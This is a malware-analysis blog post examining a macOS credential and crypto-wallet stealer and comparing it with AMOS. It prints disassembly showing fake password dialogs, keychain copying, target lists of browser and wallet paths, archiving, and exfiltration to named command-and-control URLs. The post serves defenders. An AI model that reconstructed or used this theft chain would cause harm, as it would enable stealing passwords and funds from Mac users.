@mentalpositive's New macOS Stealer: AMOS Repackaged or a New Cyber Threat?

labs.k7computing.com/index.php/mentalpositives-new-macos-stealer-amos-repackaged-or-a-new-cyber-threat/

By Suresh Reddy July 2, 2025

While perusing Twitter/X as a cybersecurity enthusiast, we encountered a post which highlights a MacOS Stealer by @mentalpositive as a new macOS stealer targeting Ledger Live users in 2025. Early analyses suggest it might be a new variant of AMOS—the notorious Atomic macOS Stealer from 2023. This comparison raises critical questions: Is this malware merely a rebranded version of AMOS, or does it introduce novel tactics and techniques?

Fig.1. Tweet about this new stealer.

Revisiting AMOS: The Benchmark of macOS Stealers

When Atomic macOS Stealer (AMOS) showed up in 2023, it raised the bar for Mac-based malware. Unlike basic info-stealers, AMOS could collect a wide range of victim data—including browser passwords, system details, Keychain entries, and even cryptocurrency wallets like MetaMask and Ledger Live. It spreads via phishing, crackedapps, and fake software that looks identical to the real one. Once installed, AMOS uses sneaky means like Launch Agents and hiddenbackground processes to stay active and not being noticed. It sent stolen data through encrypted channels and constantly switched servers to avoid being shut down. What really sets AMOS apart was how it was sold as malware-as-a-service (MaaS). This meant anyone could buy it, log into a web panel, use tools like MetaMask to brute-force, and receive stolen data via Telegram. AMOS wasn't just a malware—it was the full package, cybercrime made easy.

The "macOS stealer by mentalpositive" initiates execution by employing standard Unix process-hollowing techniques to detach itself from the controlling terminal and session manager. This is typically achieved via a combination of *_fork*, *_setsid*, *_close*, to demonize the process and evade interactive debugging or sandbox detection. Following this, the stealer enumerates and forcibly terminates terminal-related processes using system calls like *kill()* to prevent user intervention and ensure uninterrupted execution. This behaviour is part of its broader anti-analysis and persistence strategy.



Fig.2. Code at start of EP.

After launching, it prompts the user to enter their administrator password, mimicking legitimate system behaviour to gain elevated privileges—similar to how the AMOS stealer operates. Once the password is entered, the malware attempts to verify the same by checking against local authentication mechanisms, such as the system keychain or the default credential storage. If the password is valid, it proceeds with this elevated access to perform actions that normally require elevated privileges and thereby maintain persistence.

```
mov     rax, [rax]
mov     [rbp+var_30], rax
lea     rcx, aOsascriptEDisp ; "osascript -e 'display dialog \"%s\" wit"...
lea     r8, aToRunTheApplic ; "To run the application you need to chan"...
lea     r9, aSystemPreferen ; "System Preferences"
xor     r14d, r14d
```

Fig.3. Osascript to display dialog.

With administrative access obtained, it proceeds to target the *login.keychain-db* file and the */password* directory (if available), which are commonly used to store system and user credentials. It attempts to extract saved passwords and other sensitive authentication data from these locations. The collected information is then consolidated and saved into a file named *information.txt*, preparing it for later retrieval or exfiltration by the attacker.

```
loc_1000012C0:          ; FILE *
mov     rdi, rbx
call    _pclose
mov     rdi, r14        ; char *
call    _ExtractPassword
mov     r14, rax
```

Fig.4. Extract password.

```
mov     rdi, rbx
call    _PasswordValidator
test    eax, eax
jnz     short loc_100001F5A
```

Fig.5. Password Validation.

```
lea     rdx, aSLibraryKeycha ; "%s/Library/Keychains/login.keychain-db"
lea     r15, [rbp+var_450]
mov     esi, 200h       ; size_t
mov     rdi, r15        ; char *
mov     rcx, r14
xor     eax, eax
call    _snprintf
lea     rdx, aSLoginKeychain ; "%s/login.keychain-db"
lea     r14, [rbp+var_650]
lea     rcx, [rbp+var_250]
mov     esi, 200h       ; size_t
mov     rdi, r14        ; char *
xor     eax, eax
call    _snprintf
lea     rdx, aCpSSDevNull21 ; "cp \"%s\" \"%s\" > /dev/null 2>&1"
lea     r12, [rbp+var_A50]
mov     esi, 400h       ; size_t
mov     rdi, r12        ; char *
mov     rcx, r15
mov     r8, r14
xor     eax, eax
call    _snprintf
mov     rdi, r12        ; char *
call    _system
test    eax, eax
jz      short loc_100002066
```

Fig.6. Validating password using local default.

Once it collects the usernames and passwords, it writes its signature- *“mac.c macOS stealer by mentalpositive*” into the same *information.txt* file along with the stolen information, marking the text file.

```
mov     r14, rax
lea     rdi, aMacCMacosSteal ; "mac.c MacOS Stealer by mentalpositive\n"...
mov     esi, 27h ; '''   ; size_t
mov     edx, 1           ; size_t
mov     rcx, rax         ; FILE *
call    _fwrite
call    _getlogin
lea     rsi, aUsernameS ; "Username: %s\n"
mov     rdi, r14         ; FILE *
mov     rdx, rax
xor     eax, eax
call    _fprintf
lea     rsi, aPasswordS ; "Password: %s\n\n"
mov     rdi, r14         ; FILE *
mov     rdx, rbx
xor     eax, eax
call    _fprintf
lea     rdi, aSystemProfiler ; "system_profiler SPSoftwareDataType SPHa"...
lea     rsi, aR          ; "r"
call    _popen
test    rax, rax
jz      loc_1000023ED
```

Fig.7. Signature of malware.

The **"macOS Stealer by MentalPositive"** then proceeds to collect comprehensive data from a variety of installed browsers, cryptocurrency wallets, and browser extensions as specified in the accompanying figures. While many of the targeted applications overlap with those in the AMOS stealer, this variant expands its scope by including additional cryptocurrency wallet names, potentially increasing the range of wallets it can compromise. The stealer extracts information such as saved logins, wallet keys, and extension data. Once collected, all this data is consolidated and compressed into a single archive file named *log.zip* ready for exfiltration.

```
dq offset aChrome          ; DATA XREF: _CollectBrowsers+14↑o
                           ; "Chrome"
dq offset aLibraryApplica ; "~/Library/Application Support/Google/Ch"...
dq offset aBrave           ; "Brave"
dq offset aLibraryApplica_0 ; "~/Library/Application Support/BraveSoft"...
dq offset aEdge            ; "Edge"
dq offset aLibraryApplica_1 ; "~/Library/Application Support/Microsoft"...
dq offset aVivaldi         ; "Vivaldi"
dq offset aLibraryApplica_2 ; "~/Library/Application Support/Vivaldi"
dq offset aYandex          ; "Yandex"
dq offset aLibraryApplica_3 ; "~/Library/Application Support/Yandex/Ya"...
dq offset aOpera           ; "Opera"
dq offset aLibraryApplica_4 ; "~/Library/Application Support/com.opera"...
dq offset aOperagx         ; "OperaGX"
dq offset aLibraryApplica_5 ; "~/Library/Application Support/com.opera"...
```

Fig.8. List of browsers.

```
dq offset aElectrumWallet ; "electrum/wallets/"
dq offset aCoinomiWallets ; "Coinomi/wallets/"
dq offset aGuardaLocalSto ; "Guarda/Local Storage/leveldb/"
dq offset aWalletwasabiCl ; "walletwasabi/client/Wallets/"
dq offset aAtomicLocalSto ; "atomic/Local Storage/leveldb/"
dq offset aLedgerLive    ; "Ledger Live/"
dq offset aMoneroWallets ; "Monero/wallets/"
dq offset aBitcoinWallets ; "Bitcoin/wallets/"
dq offset aLitecoinWallet ; "Litecoin/wallets/"
dq offset aDashcoreWallet ; "DashCore/wallets/"
dq offset aElectrumLtcWal ; "electrum-ltc/wallets/"
dq offset aElectronCashWa ; "electron-cash/wallets/"
dq offset aGuarda         ; "Guarda/"
dq offset aDogecoinWallet ; "Dogecoin/wallets/"
dq offset aTrezorSuiteDes ; "@trezor/suite-desktop/"
dq offset aElectrumWallet_0 ; ".electrum/wallets/"
dq offset aWalletwasabiCl_0 ; ".walletwasabi/client/Wallets/"
dq offset aElectrumLtcWal_0 ; ".electrum-ltc/wallets/"
dq offset aElectronCashWa_0 ; ".electron-cash/wallets/"
dq offset aExodus         ; "Exodus/"
dq offset aTelegramDeskto ; "Telegram Desktop/tdata/"
```

Fig.9. Crypto wallets & Telegram data.

```
                            ; "Metamask"
dq offset aNkbihfbeogaeao ; "nkbihfbeogaeaoehlefnkodbefgpgknn"
dq offset aOkx            ; "OKX"
dq offset aMcohilncbfahbm ; "mcohilncbfahbmgdjkbpemcciiolgcge"
dq offset aSuiWallet      ; "Sui Wallet"
dq offset aOpcgpfmipidbgp ; "opcgpfmipidbgpenhmajoajpbobppdil"
dq offset aMartianAptos   ; "Martian Aptos"
dq offset aEfbglgofoippbg ; "efbglgofoippbgcjepnhiblaibcnclgk"
dq offset aPetraAptosWall ; "Petra Aptos Wallet"
dq offset aEjjladinnckdgj ; "ejjladinnckdgjemekebdpeokbikhfci"
dq offset aTrustWallet    ; "Trust Wallet"
dq offset aEgjidjbpglichd ; "egjidjbpglichdcondbcbdnbeeppgdph"
dq offset aMultiversxWall ; "MultiversX Wallet"
dq offset aDngmlblcodfobp ; "dngmlblcodfobpdpecaadgfbcggfjfnm"
```

Fig.10. Wallet extensions along with hashes.

```
lea     rbx, [rbp+var_50]
mov     rdi, rbx
call    _CollectBrowsers
mov     rdi, rbx
call    _CollectCryptowallets
lea     rax, aLogZip    ; "Log.zip"
mov     [rsp+28h+var_28], rax
lea     rcx, aCdSZipRSSDevNu ; "cd %s && zip -r %s/%s * > /dev/null 2>&"...
xor     ebx, ebx
```

Fig.11. Collecting and coping to zip file.

As part of its network activity, the malware sends an HTTP request containing a unique *Build ID*. So far, three Build IDs have been identified: JENYA, SHELLS and BARNI. These values are likely to serve to differentiate between builds or distribution campaigns, potentially helping the attacker manage multiple infection sources or update variants. After assigning the Build ID, the malware connects to a set of URLs (detailed below) and transmits the collected data—behavior typical of stealers.

```
dword ptr [rsp+28h+var_28], r15d
rcx, aBuildid     ; "BuildID"
r9, aJenya        ; "JENYA"
rdi, r12          ; httppost
rsi, r13          ; last_post
```

```
dword ptr [rsp+28h+var_28], r15d
rcx, aBuildid     ; "BuildID"
r9, aBarni        ; "BARNI"
rdi, r12          ; httppost
rsi, r13          ; last_post
```

```
dword ptr [rsp+28h+var_28], r15d
rcx, aBuildid     ; "BuildID"
r9, aShells       ; "SHELLS"
rdi, r12          ; httppost
rsi, r13          ; last_post
```

Fig.12. Build IDs.

```
lea     rdx, aHttpGq8ruzk1h3 ; "http://gq8ruzk1h3a8.cfd/"
mov     rdi, r14        ; curl
mov     esi, 2712h      ; option
xor     eax, eax
call    _curl_easy_setopt

lea     rdx, aHttpsLagkillCc ; "https://lagkill.cc/"
mov     rdi, r14        ; curl
mov     esi, 2712h      ; option
xor     eax, eax
call    _curl_easy_setopt
```

Fig.13. URLs.

At the final stage of execution, the malware presents a fake system-like window displaying a specific message string. This behaviour closely mirrors that of the AMOS stealer and is likely used to deceive the user or cover up its malicious operations while the data is being ex-filtrated in the background.

```
loc_1000023AD:
call    _curl_global_cleanup
lea     rcx, aOsascriptEDisp_0 ; "osascript -e 'display dialog \"%s\" wit"...
lea     r8, aYourMacDoesNot ; "Your Mac does not support this applicat"...
lea     r9, aSystemPreferen ; "System Preferences"
lea     r14, [rbp+var_1850]
```

Fig.14. Fake update.

Comparing AMOS Stealer and the New macOS Stealer by MentalPositive

Code Obfuscation

AMOS uses heavy obfuscation to hide its actions, making analysis difficult. MentalPositive's code is mostly visible and straightforward, allowing easier inspection.

Programming Language

AMOS is mainly written in C++ and Go for modularity and portability. MentalPositive uses Objective-C and Swift, focusing on native macOS features.

Privilege Escalation

Both stealers prompt users for admin passwords, but MentalPositive verifies the password locally before proceeding. AMOS often ex-filtrates credentials without local checks.

Credential and Crypto Theft

AMOS targets common browsers and wallets like MetaMask. MentalPositive expands this by including more cryptocurrency wallets, increasing its reach.

Anti-Analysis Techniques

AMOS employs strong anti-debugging and sandbox evasion methods. MentalPositive uses demonization and kills terminal apps to avoid detection.

Network Behaviour

AMOS variants share similar infrastructure, while MentalPositive assigns unique Build IDs per sample, helping attackers manage campaigns. Both send stolen data to remote servers.

User Deception

Both use fake system windows to hide their activity. MentalPositive shows these at the end to distract users during data exfiltration.

Overall, the new stealer has the DNA of AMOS in its functions but is not as complex as AMOS to avoid detection or defend itself, as it may be in developmental stages or its early phase—potentially evolving in the future with more evasive techniques.

Threat actors targeting macOS users are increasing every day. So, as a user, one needs to be cautious when executing unknown executables. Users are requested to use a reputable security product such as “K7 Antivirus for Mac” and to keep it updated so as to stay safe from such threats.

Hash	Detection Name
F57D595D6CEE023B947AC32055012255	Trojan (0040f5891)
45CC9ACA6F226130A05056EFABDA2DA8	Trojan (0040f5891)
36A5B365551B6596690EEBC94D86BA61	Trojan (0040f5891)